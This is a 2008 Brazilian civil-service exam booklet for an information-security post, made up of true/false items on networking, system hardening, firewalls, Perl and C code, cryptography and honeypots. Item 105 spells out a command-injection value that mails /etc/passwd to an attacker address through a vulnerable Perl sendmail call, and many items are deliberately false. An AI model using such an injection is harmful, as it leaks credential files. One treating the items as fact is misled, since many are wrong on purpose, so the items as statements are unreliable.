MINISTÉRIO DA CIÊNCIA E TECNOLOGIA (MCT)
CENTRO DE TECNOLOGIA DA INFORMAÇÃO RENATO ARCHER (CTI)

CONCURSO PÚBLICO — NÍVEL SUPERIOR

CADERNO DE PROVAS – PARTE II

CONHECIMENTOS ESPECÍFICOS

Aplicação: 16/11/2008

Cargo **4**

Tecnologista Pleno 1 – Padrão I
Área de Atuação:
Segurança de Sistemas de Informação

ATENÇÃO!

» Leia atentamente as instruções constantes na capa da Parte I do seu caderno de provas.

» Nesta parte do seu caderno de provas, que contém os itens relativos à prova objetiva de **Conhecimentos Específicos**, confira inicialmente os seus dados pessoais transcritos acima e o seu nome no rodapé de cada página numerada deste caderno. Em seguida, verifique o número e o nome de seu cargo e de sua área de atuação transcritos acima e no rodapé de cada página numerada desta parte do caderno de provas.

AGENDA (datas prováveis)

I **18/11/2008**, após as 19 h (horário de Brasília) – Gabaritos oficiais preliminares das provas objetivas: Internet — www.cespe.unb.br.

II **19** e **20/11/2008** – Recursos (provas objetivas): exclusivamente no Sistema Eletrônico de Interposição de Recurso, Internet, mediante instruções e formulários que estarão disponíveis nesse sistema.

III **9/12/2008** – Resultado final das provas objetivas e resultado provisório da prova discursiva: Diário Oficial da União (DOU) e Internet.

IV **10** e **11/12/2008** – Recursos (prova discursiva): exclusivamente no Sistema Eletrônico de Interposição de Recurso, Internet, mediante instruções e formulários que estarão disponíveis nesse sistema.

V **30/12/2008** – Resultado final da prova discursiva e convocação para prova oral, defesa pública de memorial e avaliação de títulos e currículo: DOU e Internet.

VI **17/1/2009** – Realização da prova oral e da defesa pública de memorial, em locais e horários a serem divulgados na respectiva convocação.

OBSERVAÇÕES

- Não serão objeto de conhecimento recursos em desacordo com o item 12 do Edital n.º 2 - CTI, de 18/8/2008.
- Informações adicionais: telefone 0(XX) 61 3448-0100; Internet – www.cespe.unb.br.
-

cespeUnB
Centro de Seleção e de Promoção de Eventos

De acordo com o comando a que cada um dos itens de **51** a **120** se refira, marque, na **folha de respostas**, para cada item: o campo designado com o código **C**, caso julgue o item **CERTO**; ou o campo designado com o código **E**, caso julgue o item **ERRADO**. A ausência de marcação ou a marcação de ambos os campos não serão apenadas, ou seja, não receberão pontuação negativa. Para as devidas marcações, use a **folha de respostas**, único documento válido para a correção das suas provas.

CONHECIMENTOS ESPECÍFICOS




Figura I




Figura II

Com relação a conceitos de segurança no protocolo TCP/IP, julgue os itens a seguir, considerando as figuras I e II acima.


51 O TCP utiliza um protocolo de 3 caminhos (3-*way-handshake*) para estabelecer uma conexão. Quando o *host* A deseja estabelecer uma conexão com o *host* B, ele envia um segmento inicial para B. Este segmento inicial tem um *initial segment number* que B usa para mandar dados para A.

52 O diagrama da figura I exemplifica o estabelecimento de uma conexão no protocolo TCP/IP. O segmento inicial é identificado pelo *bit* SYN, que é colocado em 1 no cabeçalho TCP. Se o *bit* SYN tem valor 1, uma seqüência de 32 *bits* no cabeçalho TCP é interpretada como o ISN (*initial sequence number*).

53 O diagrama da figura I mostra que, quando B recebe um SYN de A, deve responder com outro SYN e uma confirmação (*acknowledge*) de ter recebido o SYN enviado por A. Essa confirmação é representada pelo SYN+ACK na figura I. O ACK é um campo de 16 *bits* no cabeçalho TCP.

54 A figura II mostra um protocolo de 3 caminhos (3-*way-handshake*) para terminar uma conexão. Nesse caso, FIN representa um *flag* do cabeçalho TCP que faz referência à terminação da conexão.

55 O TCP não envia nada na conexão se não existem dados a serem enviados. Esta característica dificulta distinguir o silêncio da conexão quando uma conexão é interrompida.



Richard Stevens. **TCP/IP ilustrated**, vol. 1.

Com base na máquina de estados do TCP mostrada na figura acima, julgue os próximos itens.

56 No estado CLOSE WAIT, ao se utilizar o temporizador *keep-alive*, o TCP poderia inicializar a conexão. O valor padrão para o temporizador *keep-alive* é de 30 minutos, o que significa que a máquina de estados permaneceria congelada pelo menos por esse período.

57 Quando a máquina de estados TCP recebe um pacote com os *bits* SYN e FIN, é feita uma transição para o estado CLOSE WAIT. Essa transição é um exemplo de vulnerabilidade na máquina de estados TCP.

Quanto a conceitos de segurança e administração dos sistemas Linux e OpenBSD, julgue os itens de **58** a **62**.

58 No Linux, por *default*, o tamanho mínimo aceitável para uma senha é 5 caracteres, entre *strings*, letras, números, caracteres especiais etc. Para mudar esse valor, pode-se editar o arquivo `/etc/passwd` e alterar a linha que contém a instrução `PASS_MIN_SIZE`.

59 O comando `chattr +i /etc/inetd.conf` impedirá quaisquer alterações (acidentais ou não) do arquivo `inetd.conf`. Isso significa que esse arquivo não pode ser modificado, deletado ou renomeado e que nenhum *link* pode ser criado para esse arquivo e nenhum dado pode ser gravado.

60 No OpenBSD, por *default*, o endereço do *gateway* padrão é armazenado no arquivo `/etc/gatedefault`. As modificações feitas nesse arquivo entram em operação com a utilização do comando `sh -x /etc/netstart`.

61 No OpenBSD, para se poder rotear pacotes entre diferentes interfaces de rede, seja para IPv4 ou IPv6, é necessário adicionar as linhas `net.inet.ip.forwarding=1` e `net.inet6.ip6.forwarding=1` ao arquivo `/etc/sysctl.conf`.

62 Se, no OpenBSD, no arquivo `inetd.conf`, for adicionada uma entrada da forma mostrada abaixo, todas as conexões anônimas ao servidor ftp serão gravadas no arquivo padrão `/var/log/ftpd` e as sessões concorrentes serão gravadas no arquivo padrão `/var/run/utmp`.

```
ftp stream tcp nowait root /usr/libexec/ftpd
ftpd -US.
```

No que se refere a conceitos de segurança e administração do sistema operacional Windows, julgue os itens seguintes.

63 No Windows NT 4.0, a modificação do registro conforme mostrada abaixo impede que seja armazenado no *log* o último nome de *logon.*

```
Hive: HKEY_LOCAL_MACHINE
Key: Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Name: DontDisplayLastUsername
Type: REG_SZ
Value: 1
```

64 No Linux, existe a opção de configurar o Samba como controlador de domínio, inclusive participando do *active directory*, como se fosse um servidor Windows. Entretanto, o Samba 3 ainda não é capaz de atuar como servidor primário do *active directory*, tarefa que, por enquanto, pode ser desempenhada apenas por um servidor Windows.

65 No Windows Server 2008, o controlador de domínio de somente leitura (*read-only domain controller*) permite a implantação do *active directory* ao mesmo tempo em que habilita a replicação do banco de dados completo do *active directory*, para agilizar a autenticação de usuários na rede.

66 O *logon* único é um método de autenticação que permite a um usuário com conta de domínio efetuar o *logon* uma única vez, usando senha ou *smart card*, e então obter acesso a servidores remotos sem precisar apresentar suas credenciais novamente. Esse método funciona somente para conexões remotas de um computador com Windows Vista para um servidor de terminal com Windows Server Longhorn e para conexões remotas entre dois servidores embasados no Windows Server Longhorn.

67 No Windows 2000/XP/2003, o comando `netstat –s –p ip 10` exibe as estatísticas do protocolo IP e as atualiza a cada 10 segundos.

```
# tcpdump -i eth0 -l -n -x port 25
tcpdump: listening on eth0
14:17:51.950111 192.168.0.9.1100>192.168.0.1.25:
P 1043394526:1043394554(28)...
    4500 0044 9481 0000 4006 64d8 c0a8 0009
    c0a8 0001 044c 0019 3e30 efde 679c eea4
    5018 37ff 03b9 0000 7263 7074 2074 6f3a
    203c 7565 6461
```

Com base no resultado do comando `tcpdump` mostrado acima, julgue os itens a seguir.

68 O cabeçalho do pacote mostra que é utilizada a versão IPv4 com um *header length* de 5, ou seja, 5 palavras de 4 *bytes* cada (20 *bytes* ao todo).

69 O campo ToS (*type of service*) corresponde a 06 e *total length* corresponde a 0044, ou seja, $4 \times 16 + 4 = 68$ *bytes*, dos quais os 20 primeiros são os que correspondem ao cabeçalho.

70 O *source address* é `c0a80009`, ou seja, 192.168.0.9. O protocolo utilizado é o TCP e o endereço destino é 192.168.0.1.

Com relação a segurança em redes IEEE 802.11, julgue os itens seguintes.

71 Os três serviços de segurança básicos definidos pelo IEEE para as redes *wireless* (WLAN) são: autenticação, confidencialidade e integridade. A autenticação é considerada um objetivo primário do WEP, enquanto que confidencialidade e integridade são considerados serviços secundários.

72 No padrão IEEE 802.11, são definidos dois métodos para validar usuários móveis que desejam acessar uma rede cabeada: autenticação de sistema aberto e autenticação de chave compartilhada. Ambos os métodos utilizam algoritmos de criptografia específicos.

73 O WEP possui proteção da integridade criptográfica enquanto que o protocolo MAC 802.11 utiliza *cyclic redundancy check* (CRC) para verificar a integridade dos pacotes e confirmar os pacotes com *checksum* correto. A combinação dessas duas ações diminui a vulnerabilidade do sistema.

74 A análise de tráfego não autorizada em uma rede é considerada um ataque passivo pois o conteúdo dos pacotes não é alterado, embora possa ser coletada uma considerável quantidade de informação do fluxo de mensagens entre os entes que se comunicam.

Julgue os próximos itens, referentes a conceitos de configuração segura e administração de servidores de rede, de aplicações, de *firewalls* e de sistemas de detecção de intrusão.

75 A adição da regra `echo 1 > /proc/sys/net/ipv4/tcp_syncookies` no arquivo `/etc/rc.d/rc.local` evita ataques como *syn flood attack*.

76 O comando `iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -o eth1 -j SNAT –to 192.168.25.11` tem a seguinte função: todo o tráfego originado na rede 192.168.0.0/24 e destinado a interface `eth1` terá seu endereço IP de destino substituído por 192.168.25.11.

77 A linha `auth stream tcp nowait.40 nobody.nogroup/usr/sbin/oidentd oidentd -q -i -t 40` no arquivo `/etc/inetd.conf` permite a habilitação do servidor `ident`, que opera por *default* na porta 113 e permite identificar qual usuário efetuou determinada conexão e o sistema operacional usado.

78 O NTP implementa um modelo de sincronização hierárquico distribuído. No topo da hierarquia estão os servidores de tempo *stratum* 1, que são computadores conectados diretamente a dispositivos conhecidos como relógios de referência.

79 Devido à velocidade da conexão e tempo de respostas, o serviço NTP utiliza pacotes UDP e a porta 125. Assim, no caso de existir um filtro IP entre o servidor NTP e as máquinas que irão acessá-lo, deverão ser permitidas as conexões direcionadas à porta `125/udp` do servidor NTP.

```
# /etc/dhcp3/dhcpd.conf
ddns-update-style none;
default-lease-time 300;
max-lease-time 7200;
authoritative;
subnet 192.168.1.0 netmask 255.255.255.0 {
range 192.168.1.100 192.168.1.99;
option routers 192.168.1.1;
option domain-name-servers 164.41.1.3,164.41.1.2;
option broadcast-address 192.168.1.255;
}
```

Considerando o trecho de código acima, alterado a partir de www.gdhpress.com.br, julgue os itens subseqüentes.

80 A linha `default-lease-time` serve para controlar o tempo de renovação dos endereços IP. No código mostrado, esse tempo corresponde a 5 horas, que é quando o servidor verifica se as estações ainda estão ativas.

81 A linha `max-lease-time` corresponde ao tempo máximo que uma estação pode fazer uso de um endereço IP. Em ambientes onde existe escassez de endereços IP, esse valor deve ser maior para evitar que uma estação não perca seu endereço.

```
Apr 18 15:50:14 mx-teste sendmail[25838]: PAA25838: from=< prova@teste.com.br >,
size=1127, class=0, pri=61127, nrcpts=2, msgid=
< Pine.SOL.3.96.990518154928.25280D-100000@teste1 >, proto=SMTP,
relay=prova@mx.teste.com.br [164.40.1.1]
Apr 18 15:50:59 mx-teste sendmail[25840]: PAA25838: to=< usuario@dominio1.com.br >,
ctladdr=< prova@teste.com.br > (101/100), delay=00:00:45, xdelay=00:00:44,
mailer=esmtp, relay=mx.microsoft.com. [131.107.3.125], stat=Sent (PAA18294
Message accepted for delivery)
```

Considerando o trecho de arquivo acima, julgue os itens a seguir.

82 O arquivo mostra duas entradas de *logs* geradas pelo servidor de *e-mail* ao ser enviada uma mensagem eletrônica pelo usuário `prova@teste.com.br` para o usuário `usuario@dominio1.com.br`.

83 Conforme mostrado no *log*, nesse tipo de servidor de *e-mail*, para proibir a execução dos comandos `vrfy` e `expn`, além de restringir ao *root* a leitura e execução da *queue*, é necessário alterar a opção `PrivacyOptions` de `goaway`, `restrictqrun`, `restrictmail` para `authwarnings`.

```
kern.*                  /var/adm/kernel
kern.crit               @prova
kern.crit               /dev/console
kern.info;kern.!err     /var/adm/kernel-info
```

Considerando o trecho de arquivo mostrado acima, julgue os itens seguintes.

84 O trecho mostra a configuração do arquivo `syslog.conf` em um sistema operacional Linux. Nesse sistema, existem dois serviços que controlam o processo de *logging*, `klogd` e `syslogd`. O primeiro trata mensagens do sistema e o segundo trata mensagens do *kernel*, por exemplo, mensagens dos protocolos.

85 A primeira linha mostrada permite que qualquer mensagem que tem *kernel facilities* seja enviada para o arquivo `/var/adm/kernel`. A quarta linha informa ao `syslogd` para salvar todas as mensagens do *kernel* que têm prioridades de `info` até *warning* no arquivo `/var/adm/kernel`.

86 A segunda linha direciona todos as mensagens do *kernel* do tipo `crit` para um *host* remoto chamado `prova`. A terceira linha redireciona as mensagens `crit` para a console, caso o servidor `prova` não esteja disponível.

Acerca dos conceitos de configuração de *firewalls*, julgue os itens a seguir.

87 Um *firewall* no nível de aplicação analisa o conteúdo do pacote para tomar suas decisões de filtragem. Servidores *proxy*, como o `squid`, são um exemplo desse tipo de *firewall*.

88 No `iptables` do Linux existem três tipos de tabela padrão: `filter`, `nat` e `mangle`. Os *chains* padrões da tabela `filter` são `PREROUTING`, `OUTPUT` e `POSTROUTING`.

89 A utilização do comando `iptables -t filter -I INPUT 1 -s 192.168.1.1 -d 127.0.0.1 -j ACCEPT` permite que a regra seja inserida na primeira posição do *chain* e a antiga regra número 1 passe a ser a número 2.

90 A utilização da regra `iptables -t filter -A ping-chain -p icmp --icmp-type echo-request - m limit --limit 1/s -j ACCEPT` e, em seguida, da regra `iptables -t filter -A ping-chain -j DROP` limitam em 1 vez por segundo a passagem de *pings*. Dessa forma, essas duas regras evitam os ataques do tipo *syn flood*.

91 O módulo `string` do `iptables` permite a inspeção de conteúdo de um pacote e a realização de uma ação se determinado tipo de tráfego for encontrado em um pacote. Essa técnica pode ser usada tanto para segurança como para economia de banda dentro da rede.

Acerca de `shell script`, julgue os itens a seguir.

92 O `shell` é o programa que permite a interação do usuário com o sistema, em modo texto. Em Unix/Linux existem vários tipos de `shell`, com funcionalidades diversas: o `Bourne shell (sh)` é o mais antigo e está presente em todos os sistemas; o `C shell (csh)`, de sintaxe mais simples; o `Korn shell (ksh);` e o `Bash shell (bash)`, uma extensão do `sh` que é utilizada como padrão no Linux.

93 Ao se utilizar um `shell script`, algumas variáveis são especiais. A variável LANG se refere à codificação do teclado e linguagem padrão; a variável PWD se refere ao diretório corrente.

94 No `Bash`, se uma variável de nome `TESTE` tem o valor `PROVA`, o comando `echo $ [TESTE:$ [3]]` teria como saída `PRO`.

95 O `export` é um comando que muda o escopo das variáveis. Quando se exporta uma variável, esta passa a ser vista por todos os filhos do `shell` corrente.

Programa1.pl

```
#!/usr/bin/perl
print "content-type: text/html \n\n"; #HTTP HEADER
@moedas = qw(25Centavos 10Centavos 5centavos centavo);
@moedaspartidas = @moedas[0,2];
print "@moedaspartidas\n";
print "<br />";
```

Progama2.pl

```
#!/usr/bin/perl
print "content-type: text/html \n\n"; #HTTP HEADER
@numeros = (1..200);
@numerospartidos = @numeros[10..20,50..60,190..200];
print "@numerospartidos";
```

Programa3.pl

```
#!/usr/bin/perl
print "Content-type: text/html \n\n"; #HTTP HEADER
@moedas = ("25Centavos", 25, "10Centavos", 10, "5Centavos", 5);
@idade = ("João", 45, "Pedro", 22, "Vitória", 38);
print %moedas;
print "<br />";
print %idades;
```

Considerando os *scripts* `Programa1.pl`, `Programa2.pl` e `Programa3.pl` apresentados acima, julgue os itens subseqüentes.

96 Todas as funções e definições utilizadas no `Programa1.pl` estão corretas em relação a sintaxe e semântica.

97 A saída do `Programa1.pl` contém os valores das variáveis `25Centavos`, `10Centavos` e `5Centavos`.

98 A saída do `Programa2.pl` contém a seqüência: 11 12 13 14 15 16 17 18 19 20 21 51 52 53 54 55 56 57 58 59 60 61 191 192 193 194 195 196 197 198 199 200.

99 O `Programa3.pl` está com sintaxe correta ao fazer utilização da estrutura de dados *hash*, que é uma lista complexa em que cada elemento é formado por uma chave e um valor.

Julgue os itens a seguir, acerca de programação na linguagem Perl.

100 Uma forma de executar um programa externo ou um comando do sistema é com a utilização da função `exec()`. Quando utilizada essa função, o Perl procura os argumentos com que `exec()` foi chamada e começa um novo processo para o comando especificado. A seguir, o Perl retorna o controle ao processo original que chamou o `exec()`.

101 De forma geral, os *scripts* nas versões do Perl posteriores à 5.003 não são suscetíveis a *overflow* de *buffers,* já que nessas versões o Perl estende as suas estruturas de dados de forma dinâmica. Antes de escrever em uma *string,* por exemplo, é feita a verificação se existe espaço necessário e é alocado mais espaço conforme seja necessário.

102 Uma forma de melhorar a segurança de um *script* é especificar o caminho completo para a execução dos comandos e arquivos binários.

```
1  open (HTML, "-")
2  or exec ("/usr/bin/txt2html", "/usr/stats/$ username");
3  print while <HTML>;
.
.
4  $ mail_to = &get_name_from_input;
5  open (MAIL," /usr/lib/sendmail $ mail_to");
6  print MAIL "To: $ mailto\nFrom: me\n\nHi there!\n";
7  close MAIL;
```

Considerando o trecho de código em Perl acima, julgue os itens a seguir.

103 Nas linhas de 1 a 3, ao se abrir um arquivo para "-", seja para leitura ou escrita, o Perl executa um *fork* do processo atual e retorna o PID do processo filho ao processo pai e 0 para o processo filho. A sentença `or` é utilizada como elemento decisório para quando se está no processo pai ou no processo filho.

104 No trecho de código das linhas de 1 a 3, se o valor de retorno do `open()` for diferente de zero, é executado o programa `txt2html`, caso contrário, a sentença do `print` é executada.


105 Nas linhas de 4 a 7, é mostrado um trecho de código no qual, se a variável `$ mail_to` tivesse o valor `a@x.com; mail hacker@teste.com</etc/passwd` permitiria que o arquivo de *passwords* fosse enviado a um usuário malicioso.

```
1  #include <stdlib. h>
2  #include <stdio. h>
3  char* read_POST() {
4  int query_size=atoi(getenv("CONTENT_LENGTH"));
5  char* query_string = (char*) malloc(query_size);
6  if (query_string != NULL)
7  fread(query_string,query_size,1,stdin);
8  return query_string;
9  }
10  #define MAXSTRINGLENGTH 255
11  char myString[MAXSTRINGLENGTH + sizeof('\0')];
12  char* query = read_POST();
13  assert(query != NULL);
14  strncpy(myString,query,MAXSTRINGLENGTH);
15  myString[MAXSTRINGLENGTH]='\0';
```

Considerando o trecho de código em linguagem C acima, julgue os próximos itens.

106 O trecho de código entre as linhas de 3 a 9 mostra a implementação da função `read_POST( )`, que faz alocação dinâmica de *buffer*, de tal maneira que, se não existe memória suficiente para armazenar o *input*, é retornado um valor `NULL`.

107 As linhas de 13 a 15 mostram um trecho de código que permite verificar se não existe *overflow* de memória. A utilização da função `strcpy()` para essa verificação seria mais segura que a utilização da função `strncpy()`.



Considerando a figura acima, julgue os itens que se seguem, acerca de criptografia.

108 O módulo E na figura corresponde a um algoritmo de encriptação ou codificação e o elemento K_e corresponde à chave de encriptação ou codificação. Dessa forma, `Ciphertext = E(`K_e`, Plaintext)`.

109 Se a decodificação do `Ciphertext` corresponde a `Plaintext = D(`K_d`, Ciphertext)` e o módulo E corresponde a um algoritmo de encriptação, então a decodificação do `Ciphertext` com a chave K_d deve depender do secretismo de E ou D.

110 Shannon identificou duas propriedades essenciais em um algoritmo criptográfico: a confusão, em que a relação entre o `Plaintext` e o `Ciphertext` se torna o mais complexa possível; e a difusão, em que se removem do `Ciphertext` as propriedades estatísticas do `Plaintext`.

```
Escolha dois números primos extensos, p e q;
Calcule n = p × q;
z = (p – 1) × (q);
Escolha um número relativamente primo em relação
a "z" e chame-o de "e";
Encontre d tal que d = e^-1 mod z.
```

Considerando o algoritmo acima, julgue os itens a seguir, acerca de criptografia assimétrica.

111 Nesse algoritmo, estão sendo geradas uma chave pública e uma chave privada com base nas variáveis `e`, `n` e `d`.

112 A função RSA para cifrar, utilizando a chave privada, pode ser definida como $C = M^d \pmod n$, em que `C` é o texto cifrado, `M` é o texto plano e `d` e `n` são a chave privada `PvK = {e, n}`.

113 A função RSA para cifrar, utilizando a chave pública, é definida por $C = M^e \pmod n$, em que `C` é o texto cifrado, `M` é o texto plano e a chave pública é definida por `PbK = {e, n}`.

Quanto a conceitos de análise e engenharia reversa de artefatos maliciosos, julgue os itens a seguir.

114 Os denominados Cavalos de Tróia, da mesma forma que os vírus de computador, escondem ações maliciosas dentro de um programa que aparentemente realizam tarefas normais no sistema.

115 Na detecção de código malicioso, a análise dinâmica permite realizar uma avaliação exaustiva ao não se restringir a uma execução específica de um programa. O contrário ocorre na análise temporal, que verifica o programa somente no momento da sua execução.

Com base nos conceitos de *honeynets* e *honeypots*, julgue os itens seguintes.

116 Os *honeypots* de pesquisa são aqueles que aumentam a segurança de uma organização específica e ajudam a mitigar riscos. Usualmente possuem as mesmas configurações que o ambiente de trabalho da organização.

117 Um invasor que possa emitir consultas ou respostas ARP forjadas, injetando informações falsas nos *caches* dos *hosts* em uma rede Ethernet, pode receber o tráfego de rede destinado a outro *host*, repassando-o, em seguida, para o seu destino original.

118 Um desfragmentador de tráfego em um elemento de rede tem por objetivo remover as ambigüidades no tráfego que por ele passa. Exemplos de desfragmentadores incluem o programa `norm` e a diretiva `scrub` do OpenBSD.

Com base nas normas ABNT NBR ISO/IEC 27001:2006 e 27002:2005, julgue os itens que se seguem.

119 Uma organização que deseje implantar um sistema de gestão de segurança da informação (SGSI) deve adotar como base a norma ABNT NBR ISO/IEC 27001:2006

120 A seção 5 da norma ISO/IEC 27001 trata de como a informação deve ser classificada, de acordo com a sua necessidade de segurança e controle de acesso.

PROVA DISCURSIVA

- Nesta prova, que vale **trinta** pontos, faça o que se pede, usando o espaço para rascunho indicado no presente caderno. Em seguida, transcreva o texto para a **FOLHA DE TEXTO DEFINITIVO DA PROVA DISCURSIVA**, no local apropriado, pois **não será avaliado fragmento de texto escrito em local indevido**.
- Qualquer fragmento de texto além da extensão máxima de **trinta** linhas será desconsiderado.
- Na **folha de texto definitivo**, identifique-se apenas no cabeçalho da primeira página, pois **não será avaliado** texto que tenha qualquer assinatura ou marca identificadora fora do local apropriado.

Honeynets são ferramentas de pesquisa que consistem de uma rede projetada especificamente para ser comprometida. As *honeynets* contêm mecanismos de captura, análise e contenção de tráfego e partem do princípio de que todo esse tráfego é considerado malicioso. Essas redes são compostas de uma sub-rede administrativa e de vários *hosts,* chamados de *honeypots*, que são um recurso de segurança preparado com as finalidades de ser sondado, atacado ou comprometido, e de registrar essas atividades.

Internet: <www.honeynet.org.br/papers/>.

Considerando que o texto acima tem caráter unicamente motivador, redija um texto dissertativo acerca de:

Honeypots e *honeynets*

Ao elaborar seu texto, aborde, necessariamente, os seguintes aspectos:

- tipos de *honeypots* e *honeynets*: definições, vantagens e desvantagens;
- descrição de implementações;
- ferramentas utilizadas.

RASCUNHO

1	
2	
3	
4	
5	
6	
7	
8	
9	
10	
11	
12	
13	
14	
15	
16	
17	
18	
19	
20	
21	
22	
23	
24	
25	
26	
27	
28	
29	
30	